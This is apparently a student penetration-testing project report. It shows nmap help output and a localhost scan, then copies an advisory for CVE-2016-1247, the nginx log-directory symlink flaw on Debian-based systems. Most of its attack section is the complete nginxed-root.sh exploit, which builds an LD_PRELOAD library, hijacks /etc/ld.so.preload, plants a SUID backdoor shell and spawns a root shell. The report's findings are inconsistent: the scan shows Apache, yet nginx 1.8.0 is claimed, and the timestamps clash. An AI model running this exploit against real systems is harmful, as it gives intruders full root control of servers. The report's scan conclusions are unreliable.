**PROJECT- 1**

**SCANNING, CHECKING FOR VULNERABILITY AND EXPLOITS**

**BY- Parmjeet Singh Kainth**

**NMAP OF A WEBSITE**

Nmap ("Network Mapper") is a free and open source ([license](https://nmap.org/data/COPYING)) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. In addition to the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer ([Zenmap](https://nmap.org/zenmap/)), a flexible data transfer, redirection, and debugging tool ([Ncat](https://nmap.org/ncat/)), a utility for comparing scan results ([Ndiff](https://nmap.org/ndiff/)), and a packet generation and response analysis tool ([Nping](https://nmap.org/nping/)).

Nmap was named “Security Product of the Year” by Linux Journal, Info World, LinuxQuestions.Org, and Codetalker Digest. It was even featured in [twelve movies](https://nmap.org/movies/), including [The Matrix Reloaded](https://nmap.org/movies/#matrix), [Die Hard 4](https://nmap.org/movies/#diehard4), [Girl With the Dragon Tattoo](https://nmap.org/movies/#gwtdt), and [The Bourne Ultimatum](https://nmap.org/movies/#bourne).

┌─[root@parrot]─[/home/megha]

└──╼ #nmap --help

Nmap 7.70 ( https://nmap.org )

Usage: nmap [Scan Type(s)] [Options] {target specification}

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>: Input from list of hosts/networks

-iR <num hosts>: Choose random targets

--exclude <host1[,host2][,host3],...>: Exclude hosts/networks

--excludefile <exclude\_file>: Exclude list from file

HOST DISCOVERY:

-sL: List Scan - simply list targets to scan

-sn: Ping Scan - disable port scan

-Pn: Treat all hosts as online -- skip host discovery

-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports

-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes

-PO[protocol list]: IP Protocol Ping

-n/-R: Never do DNS resolution/Always resolve [default: sometimes]

--dns-servers <serv1[,serv2],...>: Specify custom DNS servers

--system-dns: Use OS's DNS resolver

--traceroute: Trace hop path to each host

SCAN TECHNIQUES:

-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans

-sU: UDP Scan

-sN/sF/sX: TCP Null, FIN, and Xmas scans

--scanflags <flags>: Customize TCP scan flags

-sI <zombie host[:probeport]>: Idle scan

-sY/sZ: SCTP INIT/COOKIE-ECHO scans

-sO: IP protocol scan

-b <FTP relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:

-p <port ranges>: Only scan specified ports

Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

--exclude-ports <port ranges>: Exclude the specified ports from scanning

-F: Fast mode - Scan fewer ports than the default scan

-r: Scan ports consecutively - don't randomize

--top-ports <number>: Scan <number> most common ports

--port-ratio <ratio>: Scan ports more common than <ratio>

SERVICE/VERSION DETECTION:

-sV: Pr obe open ports to determine service/version info

--version-intensity <level>: Set from 0 (light) to 9 (try all probes)

--version-light: Limit to most likely probes (intensity 2)

--version-all: Try every single probe (intensity 9)

--version-trace: Show detailed version scan activity (for debugging)

SCRIPT SCAN:

-sC: equivalent to --script=default

--script=<Lua scripts>: <Lua scripts> is a comma separated list of

directories, script-files or script-categories

--script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts

--script-args-file=filename: provide NSE script args in a file

--script-trace: Show all data sent and received

--script-updatedb: Update the script database.

--script-help=<Lua scripts>: Show help about scripts.

<Lua scripts> is a comma-separated list of script-files or

script-categories.

OS DETECTION:

-O: Enable OS detection

--osscan-limit: Limit OS detection to promising targets

--osscan-guess: Guess OS more aggressively

TIMING AND PERFORMANCE:

Options which take <time> are in seconds, or append 'ms' (milliseconds),

's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).

-T<0-5>: Set timing template (higher is faster)

--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes

--min-parallelism/max-parallelism <numprobes>: Probe parallelization

--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies

probe round trip time.

--max-retries <tries>: Caps number of port scan probe retransmissions.

--host-timeout <time>: Give up on target after this long

--scan-delay/--max-scan-delay <time>: Adjust delay between probes

--min-rate <number>: Send packets no slower than <number> per second

--max-rate <number>: Send packets no faster than <number> per second

FIREWALL/IDS EVASION AND SPOOFING:

-f; --mtu <val>: fragment packets (optionally w/given MTU)

-D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys

-S <IP\_Address>: Spoof source address

-e <iface>: Use specified interface

-g/--source-port <portnum>: Use given port number

--proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies

--data <hex string>: Append a custom payload to sent packets

--data-string <string>: Append a custom ASCII string to sent packets

--data-length <num>: Append random data to sent packets

--ip-options <options>: Send packets with specified ip options

--ttl <val>: Set IP time-to-live field

--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address

--badsum: Send packets with a bogus TCP/UDP/SCTP checksum

OUTPUT:

-oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,

and Grepable format, respectively, to the given filename.

-oA <basename>: Output in the three major formats at once

-v: Increase verbosity level (use -vv or more for greater effect)

-d: Increase debugging level (use -dd or more for greater effect)

--reason: Display the reason a port is in a particular state

--open: Only show open (or possibly open) ports

--packet-trace: Show all packets sent and received

--iflist: Print host interfaces and routes (for debugging)

--append-output: Append to rather than clobber specified output files

--resume <filename>: Resume an aborted scan

--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML

--webxml: Reference stylesheet from Nmap.Org for more portable XML

--no-stylesheet: Prevent associating of XSL stylesheet w/XML output

MISC:

-6: Enable IPv6 scanning

-A: Enable OS detection, version detection, script scanning, and traceroute

--datadir <dirname>: Specify custom Nmap data file location

--send-eth/--send-ip: Send using raw ethernet frames or IP packets

--privileged: Assume that the user is fully privileged

--unprivileged: Assume the user lacks raw socket privileges

-V: Print version number


-h: Print this help summary page.

EXAMPLES:

nmap -v -A scanme.nmap.org

nmap -v -sn 192.168.0.0/16 10.0.0.0/8

nmap -v -iR 10000 -Pn -p 80



┌─[root@parrot]─[/home/megha]

└──╼ #nmap -v -A 127.0.0.1

Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-18 13:40 UCT

NSE: Loaded 148 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 16:24

Completed NSE at 16:24, 0.00s elapsed

Initiating NSE at 16:24

Completed NSE at 16:24, 0.00s elapsed

Initiating SYN Stealth Scan at 16:24

Scanning localhost (127.0.0.1) [1000 ports]

Discovered open port 80/tcp on 127.0.0.1

Discovered open port 3306/tcp on 127.0.0.1

Discovered open port 21/tcp on 127.0.0.1

Completed SYN Stealth Scan at 16:24, 0.07s elapsed (1000 total ports)

Initiating Service scan at 16:24

Scanning 3 services on localhost (127.0.0.1)

Completed Service scan at 16:24, 6.41s elapsed (3 services on 1 host)

Initiating OS detection (try #1) against localhost (127.0.0.1)

NSE: Script scanning 127.0.0.1.

Initiating NSE at 16:24

Completed NSE at 16:24, 3.06s elapsed

Initiating NSE at 16:24

Completed NSE at 16:24, 0.00s elapsed

Nmap scan report for localhost (127.0.0.1)

Host is up (0.000088s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

80/tcp open http Apache httpd 2.4.29 ((Debian))

| http-methods:

|\_ Supported Methods: GET POST OPTIONS HEAD

|\_http-server-header: Apache/2.4.29 (Debian)

|\_http-title: Apache2 Debian Default Page: It works

3306/tcp open mysql MySQL 5.5.5-10.1.29-MariaDB-6

| mysql-info:

| Protocol: 10

| Version: 5.5.5-10.1.29-MariaDB-6

| Thread ID: 32

| Capabilities flags: 63487

| Some Capabilities: ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, LongColumnFlag, Support41Auth, LongPassword, SupportsTransactions, IgnoreSigpipes, FoundRows, SupportsCompression, SupportsLoadDataLocal, Speaks41ProtocolNew, InteractiveClient, ODBCClient, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins

| Status: Autocommit

| Salt: acM7i/KiSD8.zAr<tR|<

|\_ Auth Plugin Name: 96

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.8 - 4.14

Uptime guess: 29.756 days (since Mon May 28 22:15:36 2018)

Network Distance: 0 hops

TCP Sequence Prediction: Difficulty=244 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Unix

NSE: Script Post-scanning.

Initiating NSE at 16:24

Completed NSE at 16:24, 0.00s elapsed

Initiating NSE at 16:24

Completed NSE at 16:24, 0.00s elapsed


Read data files from: /usr/bin/../share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds

Raw packets sent: 1022 (45.778KB) | Rcvd: 2045 (87.112KB)






**Commands used:-**

1. apt-get install nmap – to install the service.
2. –O – for enable os detection.
3. –v – version detection.
4. -A: Enable OS detection, version detection, script scanning, and traceroute
5. –sv - Probe open ports to determine service/version info.

–p – determining the ports.

**CHECKING FOR PORT NO.80 SERVICE-HTTP AND VERSION – nginx 1.8.0**



**ABOUT NGINX**

I. VULNERABILITY

-------------------------

Nginx (Debian-based + Gentoo distros) - Root Privilege Escalation

Fixed in 1.6.2-5+deb8u3 package on Debian, and

1.10.0-0ubuntu0.16.04.3 on Ubuntu 16.04 LTS

Gentoo is also affected:

nginx < 1.10.2-r3

II. BACKGROUND

-------------------------

"nginx [engine x] is an HTTP and reverse proxy server, a mail proxy server,

and a generic TCP/UDP proxy server, originally written by Igor Sysoev.

For a long time, it has been running on many heavily loaded Russian sites

including Yandex, Mail.Ru, VK, and Rambler. According to Netcraft, nginx

served or proxied 27.80% busiest sites in October 2016.

Here are some of the success stories: Netflix, Wordpress.com, FastMail.FM."

<https://nginx.org/en/>

III. INTRODUCTION

-------------------------

Nginx web server packaging on Debian-based distributions such as Debian or

Ubuntu was found to create log directories with insecure permissions which

can be exploited by malicious local attackers to escalate their privileges

from nginx/web user (www-data) to root.

The vulnerability could be easily exploited by attackers who have managed to

compromise a web application hosted on Nginx server and gained access to

www-data account as it would allow them to escalate their privileges further

to root access and fully compromise the system.

Update 11.01.2017:

Gentoo and its nginx packages were also found affected by this vulnerability:

<https://security.gentoo.org/glsa/201701-22>

IV. DESCRIPTION

-------------------------

Nginx installed from default repositories on Debian-based systems (Debian,

Ubuntu etc.) create nginx log directory at the following location and with the

following permissions:

root@xenial:~# ls -ld /var/log/nginx/

drwxr-x--- 2 www-data adm 4096 Nov 12 22:32 /var/log/nginx/

root@xenial:~# ls -ld /var/log/nginx/\*

-rw-r----- 1 www-data adm 0 Nov 12 22:31 /var/log/nginx/access.log

-rw-r--r-- 1 root root 0 Nov 12 22:47 /var/log/nginx/error.log

As the /var/log/nginx directory is owned by www-data, it is possible for

local attackers who have gained access to the system through a vulnerability

in a web application running on Nginx (or the server itself) to replace

the log files with a symlink to an arbitrary file.

Upon nginx startup/restart the logs would be written to the file pointed to

by the symlink.

This allows attackers to escalate privileges to root.

Attackers who have managed to replace the log file with a symlink would

have to wait for nginx daemon to re-open the log files.

For this to happen nginx service needs to be restarted, or the daemon needs

to receive a USR1 process signal.

However, the USR1 is sent automatically on default installations of

Debian-based systems through logrotate script which calls do\_rotate()

function as can be seen in the files quoted below:

--------[ /etc/logrotate.d/nginx ]--------

/var/log/nginx/\*.log {

daily

missingok

rotate 52

compress

delaycompress

notifempty

create 0640 www-data adm

sharedscripts

prerotate

if [ -d /etc/logrotate.d/httpd-prerotate ]; then \

run-parts /etc/logrotate.d/httpd-prerotate; \

fi \

endscript

postrotate

invoke-rc.d nginx rotate >/dev/null 2>&1

endscript

}

------------------------------------------

----------[ /etc/init.d/nginx ]-----------

[...]

do\_rotate() {

start-stop-daemon --stop --signal USR1 --quiet --pidfile $PID --name $NAME

return 0

}

[...]

-----------------------------------------

The logrotation script is called daily by cron.daily on default Ubuntu/Debian

installations at 6:25am every day.


If /etc/logrotate.d/nginx has been set to rotate logs 'daily' then attacker


could gain root privileges within 24h upon the next log rotation without any


system admin interaction.


**SECURITY VULNERABILITIES GENERATED BY CVE**













**VULNERABILITIES BY RAPID7**







**EXPLOITS IN NGINX 1.8.0 BY LEGAL HACKERS**



PROOF OF CONCEPT EXPLOIT

-------------------------

------------[ nginxed-root.sh ]--------------

#!/bin/bash

#

# Nginx (Debian-based distros + Gentoo) - Root Privilege Escalation PoC Exploit

# nginxed-root.sh (ver. 1.0)

#

# CVE-2016-1247

#

# Discovered and coded by:

#

# Dawid Golunski

# dawid[at]legalhackers.com

#

# [https://legalhackers.com](https://legalhackers.com/)

#

# Follow <https://twitter.com/dawid_golunski> for updates on this advisory.

#

# ---

# This PoC exploit allows local attackers on Debian-based systems (Debian, Ubuntu

# as well as Gentoo etc.) to escalate their privileges from nginx web server user

# (www-data) to root through unsafe error log handling.

#

# The exploit waits for Nginx server to be restarted or receive a USR1 signal.

# On Debian-based systems the USR1 signal is sent by logrotate (/etc/logrotate.d/nginx)

# script which is called daily by the cron.daily on default installations.

# The restart should take place at 6:25am which is when cron.daily executes.

# Attackers can therefore get a root shell automatically in 24h at most without any admin

# interaction just by letting the exploit run till 6:25am assuming that daily logrotation

# has been configured.

#

#

# Exploit usage:

# ./nginxed-root.sh path\_to\_nginx\_error.log

#

# To trigger logrotation for testing the exploit, you can run the following command:

#

# /usr/sbin/logrotate -vf /etc/logrotate.d/nginx

#

# See the full advisory for details at:

# <https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

#

# Video PoC:

# <https://legalhackers.com/videos/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

#

#

# Disclaimer:

# For testing purposes only. Do no harm.

#

BACKDOORSH="/bin/bash"

BACKDOORPATH="/tmp/nginxrootsh"

PRIVESCLIB="/tmp/privesclib.so"

PRIVESCSRC="/tmp/privesclib.c"

SUIDBIN="/usr/bin/sudo"

function cleanexit {

# Cleanup

echo -e "\n[+] Cleaning up..."

rm -f $PRIVESCSRC

rm -f $PRIVESCLIB

rm -f $ERRORLOG

touch $ERRORLOG

if [ -f /etc/ld.so.preload ]; then

echo -n > /etc/ld.so.preload

fi

echo -e "\n[+] Job done. Exiting with code $1 \n"

exit $1

}

function ctrl\_c() {

echo -e "\n[+] Ctrl+C pressed"

cleanexit 0

}

#intro

cat <<\_eascii\_

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

< Is your server (N)jinxed ? ;o >

-------------------------------

\

\ \_\_---\_\_

\_- /--\_\_\_\_\_\_

\_\_--( / \ )XXXXXXXXXXX\v.

.-XXX( O O )XXXXXXXXXXXXXXX-

/XXX( U ) XXXXXXX\

/XXXXX( )--\_ XXXXXXXXXXX\

/XXXXX/ ( O ) XXXXXX \XXXXX\

XXXXX/ / XXXXXX \\_\_ \XXXXX

XXXXXX\_\_/ XXXXXX \\_\_---->

---\_\_\_ XXX\_\_/ XXXXXX \\_\_ /

\- --\_\_/ \_\_\_/\ XXXXXX / \_\_\_--/=

\-\ \_\_\_/ XXXXXX '--- XXXXXX

\-\/XXX\ XXXXXX /XXXXX

\XXXXXXXXX \ /XXXXX/

\XXXXXX > \_/XXXXX/

\XXXXX--\_\_/ \_\_-- XXXX/

-XXXXXXXX--------------- XXXXXX-

\XXXXXXXXXXXXXXXXXXXXXXXXXX/

""VXXXXXXXXXXXXXXXXXXV""

\_eascii\_

echo -e "\033[94m \nNginx (Debian-based distros) - Root Privilege Escalation PoC Exploit (CVE-2016-1247) \nnginxed-root.sh (ver. 1.0)\n"

echo -e "Discovered and coded by: \n\nDawid Golunski \n[https://legalhackers.com](https://legalhackers.com/) \033[0m"

# Args

if [ $# -lt 1 ]; then

echo -e "\n[!] Exploit usage: \n\n$0 path\_to\_error.log \n"

echo -e "It seems that this server uses: `ps aux | grep nginx | awk -F'log-error=' '{ print $2 }' | cut -d' ' -f1 | grep '/'`\n"

exit 3

fi

# Priv check

echo -e "\n[+] Starting the exploit as: \n\033[94m`id`\033[0m"

id | grep -q www-data

if [ $? -ne 0 ]; then

echo -e "\n[!] You need to execute the exploit as www-data user! Exiting.\n"

exit 3

fi

# Set target paths

ERRORLOG="$1"

if [ ! -f $ERRORLOG ]; then

echo -e "\n[!] The specified Nginx error log ($ERRORLOG) doesn't exist. Try again.\n"

exit 3

fi

# [ Exploitation ]

trap ctrl\_c INT

# Compile privesc preload library

echo -e "\n[+] Compiling the privesc shared library ($PRIVESCSRC)"

cat <<\_solibeof\_>$PRIVESCSRC

#define \_GNU\_SOURCE

#include <stdio.h>

#include <sys/stat.h>

#include <unistd.h>

#include <dlfcn.h>

#include <sys/types.h>

#include <sys/stat.h>

#include <fcntl.h>

uid\_t geteuid(void) {

static uid\_t (\*old\_geteuid)();

old\_geteuid = dlsym(RTLD\_NEXT, "geteuid");

if ( old\_geteuid() == 0 ) {

chown("$BACKDOORPATH", 0, 0);

chmod("$BACKDOORPATH", 04777);

unlink("/etc/ld.so.preload");

}

return old\_geteuid();

}

\_solibeof\_

/bin/bash -c "gcc -Wall -fPIC -shared -o $PRIVESCLIB $PRIVESCSRC -ldl"

if [ $? -ne 0 ]; then

echo -e "\n[!] Failed to compile the privesc lib $PRIVESCSRC."

cleanexit 2;

fi

# Prepare backdoor shell

cp $BACKDOORSH $BACKDOORPATH

echo -e "\n[+] Backdoor/low-priv shell installed at: \n`ls -l $BACKDOORPATH`"

# Safety check

if [ -f /etc/ld.so.preload ]; then

echo -e "\n[!] /etc/ld.so.preload already exists. Exiting for safety."

exit 2

fi

# Symlink the log file

rm -f $ERRORLOG && ln -s /etc/ld.so.preload $ERRORLOG

if [ $? -ne 0 ]; then

echo -e "\n[!] Couldn't remove the $ERRORLOG file or create a symlink."

cleanexit 3

fi

echo -e "\n[+] The server appears to be \033[94m(N)jinxed\033[0m (writable logdir) ! :) Symlink created at: \n`ls -l $ERRORLOG`"

# Make sure the nginx access.log contains at least 1 line for the logrotation to get triggered

curl <http://localhost/> >/dev/null 2>/dev/null

# Wait for Nginx to re-open the logs/USR1 signal after the logrotation (if daily

# rotation is enable in logrotate config for nginx, this should happen within 24h at 6:25am)

echo -ne "\n[+] Waiting for Nginx service to be restarted (-USR1) by logrotate called from cron.daily at 6:25am..."

while :; do

sleep 1

if [ -f /etc/ld.so.preload ]; then

echo $PRIVESCLIB > /etc/ld.so.preload

rm -f $ERRORLOG

break;

fi

done

# /etc/ld.so.preload should be owned by www-data user at this point

# Inject the privesc.so shared library to escalate privileges

echo $PRIVESCLIB > /etc/ld.so.preload

echo -e "\n[+] Nginx restarted. The /etc/ld.so.preload file got created with web server privileges: \n`ls -l /etc/ld.so.preload`"

echo -e "\n[+] Adding $PRIVESCLIB shared lib to /etc/ld.so.preload"

echo -e "\n[+] The /etc/ld.so.preload file now contains: \n`cat /etc/ld.so.preload`"

chmod 755 /etc/ld.so.preload

# Escalating privileges via the SUID binary (e.g. /usr/bin/sudo)

echo -e "\n[+] Escalating privileges via the $SUIDBIN SUID binary to get root!"

sudo 2>/dev/null >/dev/null

# Check for the rootshell

ls -l $BACKDOORPATH

ls -l $BACKDOORPATH | grep rws | grep -q root

if [ $? -eq 0 ]; then

echo -e "\n[+] Rootshell got assigned root SUID perms at: \n`ls -l $BACKDOORPATH`"

echo -e "\n\033[94mThe server is (N)jinxed ! ;) Got root via Nginx!\033[0m"

else

echo -e "\n[!] Failed to get root"

cleanexit 2

fi

rm -f $ERRORLOG

echo > $ERRORLOG

# Use the rootshell to perform cleanup that requires root privilges

$BACKDOORPATH -p -c "rm -f /etc/ld.so.preload; rm -f $PRIVESCLIB"

# Reset the logging to error.log

$BACKDOORPATH -p -c "kill -USR1 `pidof -s nginx`"

# Execute the rootshell

echo -e "\n[+] Spawning the rootshell $BACKDOORPATH now! \n"

$BACKDOORPATH -p -i

# Job done.

cleanexit 0

---------------------------------------------------

**BUSINESS IMPACT**

An attacker who has managed to exploit a vulnerable web application could use the

vulnerability to escalate their privileges to root.

VII. SYSTEMS AFFECTED

-------------------------

Debian:

Fixed in Nginx 1.6.2-5+deb8u3

Ubuntu:

Fixed in the following updated Nginx package versions on Ubuntu:

Ubuntu 16.04 LTS:

1.10.0-0ubuntu0.16.04.3

Ubuntu 14.04 LTS:

1.4.6-1ubuntu3.6

Ubuntu 16.10:

1.10.1-0ubuntu1.1

Gentoo

Package www-servers/nginx on all architectures < 1.10.2-r3

<https://security.gentoo.org/glsa/201701-22>

**SOLUTION**

Vendors were sent this advisory in advance and released patches prior

to the publication of the exploit.

Update to the latest nginx packages on your distribution.

<https://www.debian.org/security/2016/dsa-3701>

<https://www.ubuntu.com/usn/usn-3114-1/>

**REFERENCES**

[https://legalhackers.com](https://legalhackers.com/)

This advisory:

<https://legalhackers.com/advisories/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

Exploit code:

<https://legalhackers.com/exploits/CVE-2016-1247/nginxed-root.sh>

CVE-2016-1247:

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1247>

Video PoC:

<https://legalhackers.com/videos/Nginx-Exploit-Deb-Root-PrivEsc-CVE-2016-1247.html>

Debian security:

<https://www.debian.org/security/2016/dsa-3701>

<https://security-tracker.debian.org/tracker/CVE-2016-1247>

Ubuntu security:

<https://www.ubuntu.com/usn/usn-3114-1/>

Gentoo security advisory (also affected):

<https://security.gentoo.org/glsa/201701-22>